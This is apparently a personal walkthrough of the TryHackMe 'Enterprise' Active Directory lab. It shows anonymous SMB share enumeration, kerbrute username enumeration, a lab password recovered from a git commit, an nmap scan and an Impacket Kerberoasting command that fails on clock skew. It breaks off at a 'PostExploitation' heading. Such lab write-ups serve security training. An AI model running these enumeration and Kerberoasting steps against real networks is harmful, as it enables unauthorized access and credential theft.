
Enterprise

Enumeration


# I enumerated available shares through anonymous access using crackmapexec



```
CyberJunkie :: ~/Tryhackme/Enterprise_THM » crackmapexec smb $ip --shares -u anonymous -p ''
SMB         10.10.217.128   445    LAB-DC           [*] Windows 10.0 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPR
ISE.THM) (signing:True) (SMBv1:False)
SMB         10.10.217.128   445    LAB-DC           [+] LAB.ENTERPRISE.THM\anonymous:
SMB         10.10.217.128   445    LAB-DC           [+] Enumerated shares
SMB         10.10.217.128   445    LAB-DC           Share           Permissions     Remark
SMB         10.10.217.128   445    LAB-DC           -----           -----------     ------
SMB         10.10.217.128   445    LAB-DC           ADMIN$                          Remote Admin
SMB         10.10.217.128   445    LAB-DC           C$                              Default share
SMB         10.10.217.128   445    LAB-DC           Docs            READ
SMB         10.10.217.128   445    LAB-DC           IPC$            READ            Remote IPC
SMB         10.10.217.128   445    LAB-DC           NETLOGON                        Logon server share
SMB         10.10.217.128   445    LAB-DC           SYSVOL                          Logon server share
SMB         10.10.217.128   445    LAB-DC           Users           READ            Users Share. Do Not Touch!
CyberJunkie :: ~/Tryhackme/Enterprise_THM »
```


# Firstly i added the domain name LAB .ENTERPRISE.THM and ENTERPRISE.THM in etc hosts file

# I got the documents in Docs shares




```
CyberJunkie :: ~/Tryhackme/Enterprise_THM » smbclient  //$ip/Docs
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Mar 14 22:47:35 2021
  ..                                  D        0  Sun Mar 14 22:47:35 2021
  RSA-Secured-Credentials.xlsx        A    15360  Sun Mar 14 22:46:54 2021
  RSA-Secured-Document-PII.docx       A    18432  Sun Mar 14 22:45:24 2021

                15587583 blocks of size 4096. 9926543 blocks available
smb: \> mget *
Get file RSA-Secured-Credentials.xlsx? y
getting file \RSA-Secured-Credentials.xlsx of size 15360 as RSA-Secured-Credentials.
8.2 KiloBytes/sec)
Get file RSA-Secured-Document-PII.docx? y
getting file \RSA-Secured-Document-PII.docx of size 18432 as RSA-Secured-Document-PI
e 9.0 KiloBytes/sec)
smb: \>
```

# These documents are encrypted but after manually enumerating Users shares , i made a list of users from directories name and used kerbrute to get valid names



```
smb: \LAB-ADMIN\AppData\Local\Microsoft\Windows
smb: \> dir
  .                                   DR        0
  ..                                  DR        0
  Administrator                        D        0
  All Users                        DHSrn        0
  atlbitbucket                         D        0
  bitbucket                            D        0
  Default                            DHR        0
  Default User                     DHSrn        0
  desktop.ini                        AHS      174
  LAB-ADMIN                            D        0
  Public                              DR        0
```




```
CyberJunkie :: ~/Tryhackme/Enterprise_THM 130 » kerbrute userenum --dc ENTERPRISE.THM -d LAB.ENTERPRISE.THM users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/21/21 - Ronnie Flathers @ropnop

2021/11/21 19:48:26 >  Using KDC(s):
2021/11/21 19:48:26 >   ENTERPRISE.THM:88

2021/11/21 19:48:26 >  [+] VALID USERNAME:       Administrator@LAB.ENTERPRISE.THM
2021/11/21 19:48:26 >  [+] VALID USERNAME:       bitbucket@LAB.ENTERPRISE.THM
2021/11/21 19:48:26 >  [+] VALID USERNAME:       atlbitbucket@LAB.ENTERPRISE.THM
2021/11/21 19:48:26 >  Done! Tested 4 usernames (3 valid) in 0.457 seconds
CyberJunkie :: ~/Tryhackme/Enterprise_THM »
```

# We have more valid usernames when tried a bigger wordlist but creds didnt worked on those

# so now we have a login page on port 7990 but its static. It gives a hint that enterprise has a github repo

# I took a hint from writeup and on this github repo we had a powershell script from user nik and if we revert a commit back we get his creds



Updated things

I accidentally added something

Nik-enterprise-dev committed on Mar 13 · 1 parent bc40c9f · commit c3c239df75fefbe7563d1d29c963ba1f01e4fe5a

Showing 1 changed file with 2 additions and 2 deletions.

4 SystemInfo.ps1

```
@@ -1,6 +1,6 @@
  Import-Module ActiveDirectory
- $userName = 'nik'
- $userPassword = 'ToastyBoi!'
+ $userName = ''
+ $userPassword = ''
  $psCreds = ConvertTo-SecureString $userPassword -AsPlainText -Force
  $Computers = New-Object -TypeName "System.Collections.ArrayList"
  $Computer = $(Get-ADComputer -Filter * | Select-Object Name)
```

0 comments on commit c3c239d


Portscan

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 125 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2021-11-21 13:56:27Z)
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: LAB-ENTERPRISE
|   NetBIOS_Domain_Name: LAB-ENTERPRISE
|   NetBIOS_Computer_Name: LAB-DC
|   DNS_Domain_Name: LAB.ENTERPRISE.THM
|   DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
|   DNS_Tree_Name: ENTERPRISE.THM
|   Product_Version: 10.0.17763
|_  System_Time: 2021-11-21T13:57:39+00:00
|_ssl-date: 2021-11-21T13:57:52+00:00; -10h00m01s from scanner time.
| ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Issuer: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-11-20T13:48:24
| Not valid after:  2022-05-22T13:48:24
| MD5:   4dff da83 2f53 5162 10cb 481b 5621 5df2
| SHA-1: 0a0c 12b3 e94c cf0a f0b7 0d91 03e4 acdf 7d05 98e2
| -----BEGIN CERTIFICATE-----
| MIIC9jCCAd6gAwIBAgIQT1H0G7w+PJZNQ2JeLR8KEjANBgkqhkiG9w0BAQsFADAk
| MSIwIAYDVQQDExlMQUItREMuTEFCLkVOVEVSUFJJU0UuVEhNMB4XDTIxMTEyMDEz
| NDgyNFoXDTIyMDUyMjEzNDgyNFowJDEiMCAGA1UEAxMZTEFCLURDLkxBQi5FTlRF
| UlBSSVNFLlRITTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOEPTrrN
| wQBZtTfRfrroG0D+cyiv+0e12n343K7n+CnGIQP6emO9Gw8HPTv17FLyFtVhNdWy
| vV8Y+CpA2qhqGmrcT62hDpZAaGaNCW0u5W/m0tT14QQ1pY1sx1s4oA7NHJoFOIwQ
| 2y8Lpcdnk2etr+LbaZQO3CA+CNrb+mgYM29NgXVqGLM8XulO72tMnDun1SxHJA2R
| 5WO63zod6uR3gAQoNwI/L2sF04iVkQ4/47UrPVw4t2aeYwaD79p42xOVMk+dsxkq
| tFhOJ17gKIlWpUMIUyzJ4R3V466JlicXPLJHLGLl3029lUlFDAoWAMWDJw8D+E+f
| GC54NWW+q2Cm9pECAwEAAaMkMCIwEwYDVR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0P
| BAQDAgQwMA0GCSqGSIb3DQEBCwUAA4IBAQCf0M+SSC6BiGTJrIxnG5asKk90IDDo
| QR/bbtr6smejl0hsNl1lJPw2nzw3Q5Juax+5GGNY3uVVtibUBUvGj7eQUqV8JPdm
| 6gf/hBuNjDWPEmJGCMdq4sjcYbwckSPwnZFRLNF99CX9xODGJwEb5byz5UuibgA5
| 11I6VUuGU+rx0YfloWGuxd18GFCM3o6uCvSuYdd74NWJwwoL0ukF/O0y7di7dQwM
| EOjK/D4g/41cEqlfNlt6zME/XRD56sDVRqyiCHAYo7v/eHiN2lwt4kAXcdoJXTjL
| ENd160P5LZYD+lb24HBCaiHkWzaQL1jEHOeJl+4avE5sSzoUr+dHIUBG
|_-----END CERTIFICATE-----
5357/tcp  open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7990/tcp  open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Log in to continue - Log in with Atlassian account
9389/tcp  open  mc-nmf        syn-ack ttl 125 .NET Message Framing
47001/tcp open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49671/tcp open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49679/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49703/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49709/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49844/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Longhorn
(92%), Microsoft Windows Server 2012 (92%), Microsoft Windows 10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 1909 (91%),
Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build
10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=11/21%OT=53%CT=%CU=38307%PV=Y%DS=4%DC=I%G=N%TM=619ADD0D%P=x86_64-pc-linux-gnu)
SEQ(SP=107%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S%TS=U)
OPS(O1=M505NW8NNS%O2=M505NW8NNS%O3=M505NW8%O4=M505NW8NNS%O5=M505NW8NNS%O6=M505NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M505NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: LAB-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
```

```
|   date: 2021-11-21T13:57:37
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 41576/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 9373/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 19989/udp): CLEAN (Failed to receive data)
|   Check 4 (port 17137/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: -10h00m01s, deviation: 0s, median: -10h00m01s
```

Exploitation

# Smb didnt gave something new but kerbroasting attack worked with niks credentials and we have a spn of bitbucket account



```
CyberJunkie :: ~/Tryhackme/Enterprise_THM » sudo python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py LAB.
ENTERPRISE.THM/nik:ToastyBoi! -dc-ip $ip -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName  Name       MemberOf                                                     PasswordLastSet
     LastLogon                   Delegation
--------------------  ---------  -----------------------------------------------------------  -----------------------
---  --------------------------  ----------
HTTP/LAB-DC           bitbucket  CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM  2021-03-11 20:20:01.333
272  2021-04-26 11:16:41.570158



[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
CyberJunkie :: ~/Tryhackme/Enterprise_THM »
```


# This should have worked but this error means that the machine has some issue in its time system so i will continue this after ,hopefully it works

# I was getting this error and couldnt fix this whereas it should have had worked so i saw a writeup just to get the password for this account

# Now i will rdp into the machine

PostExploitation

